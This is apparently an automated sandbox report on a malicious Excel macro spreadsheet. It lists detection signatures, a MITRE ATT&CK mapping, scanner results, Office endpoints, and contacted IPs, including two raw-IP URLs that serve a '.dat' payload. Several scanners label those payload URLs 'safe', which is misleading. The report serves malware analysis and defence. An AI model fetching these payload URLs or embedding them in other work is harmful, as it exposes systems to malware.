ID: 404168
Sample Name: Outstanding-Debt-610716193-05042021.xlsm
Cookbook: defaultwindowsofficecookbook.jbs
Time: 19:18:57
Date: 04/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report Outstanding-Debt-610716193-05042021…

Overview


General Information

Sample Name:	Outstanding-Debt-610716193-05042021.xlsm
Analysis ID:	404168
MD5:	b20f59f0dec28c9..
SHA1:	113cdca46cefdbb..
SHA256:	78a9d532ef2c79a.
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	60
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malicious Excel 4.0 Macro
- Document contains an embedded VB…
- Document exploit detected (UrlDown…
- Found Excel 4.0 Macro with suspicio…
- Allocates a big amount of memory (p…
- Document contains an embedded VB…
- Document contains embedded VBA …
- Potential document exploit detected…
- Potential document exploit detected…
- Uses a known web browser user age…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 4600 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
- **cleanup**

Malware Configuration

No configs have been found


Yara Overview

No yara matches

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

System Summary:

Found malicious Excel 4.0 Macro


Document contains an embedded VBA macro which may execute processes

Found Excel 4.0 Macro with suspicious formulas

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Im
Valid Accounts	Scripting 3 2	Path Interception	Extra Window Memory Injection 1	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 1	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M Sy Pa
Default Accounts	Exploitation for Client Execution 1 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Scripting 3 2	LSASS Memory	System Information Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D Lo
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Extra Window Memory Injection 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 1	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D Da


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Outstanding-Debt-610716193-05042021.xlsm	2%	ReversingLabs	Win32.Trojan.Generic	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://185.183.99.115/44313,6048108796.dat	0%	Avira URL Cloud	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Virustotal		Browse
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://51.89.73.159/44313,6048108796.dat	0%	Avira URL Cloud	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://185.183.99.115/44313,6048108796.dat	false	• Avira URL Cloud: safe	unknown
http://51.89.73.159/44313,6048108796.dat	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://login.microsoftonline.com/	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://shell.suite.office.com:1443	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://autodiscover-s.outlook.com/	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://cdn.entity.	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://powerlift.acompli.net	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://cortana.ai	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://api.aadrm.com/	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://api.microsoftstream.com/api/	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://cr.office.com	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://graph.ppe.windows.net	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://store.office.cn/addinstemplate	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://dev0-api.acompli.net/autodetect	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://web.microsoftstream.com/video/	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://graph.windows.net	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://dataservice.o365filtering.com/	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://ncus.contentsync.	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://weather.service.msn.com/data.aspx	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://apis.live.net/v5.0/	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://management.azure.com	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://wus2.contentsync.	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://api.office.net	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://incidents.diagnosticssdf.office.com	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://entitlement.diagnostics.office.com	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://outlook.office.com/	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://templatelogging.office.com/client/log	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://outlook.office365.com/	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://webshell.suite.office.com	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://management.azure.com/	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorize	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://devnull.onenote.com	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://ncus.pagecontentsync.	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://messaging.office.com/	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://augloop.office.com/v2	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://skyapi.live.net/Activity/	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://dataservice.o365filtering.com	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.cortana.ai	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false		high
http://https://directory.services.	16773A9D-D37D-4540-9494-50C371665E6B.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.183.99.115	unknown	Netherlands		60117	HSAE	false
51.89.73.159	unknown	France		16276	OVHFR	false
190.14.37.38	unknown	Panama		52469	OffshoreRacksSAPA	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	404168
Start date:	04.05.2021
Start time:	19:18:57
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 57s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Outstanding-Debt-610716193-05042021.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	23
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout

Detection:	MAL
Classification:	mal60.expl.evad.winXLSM@1/9@0/3
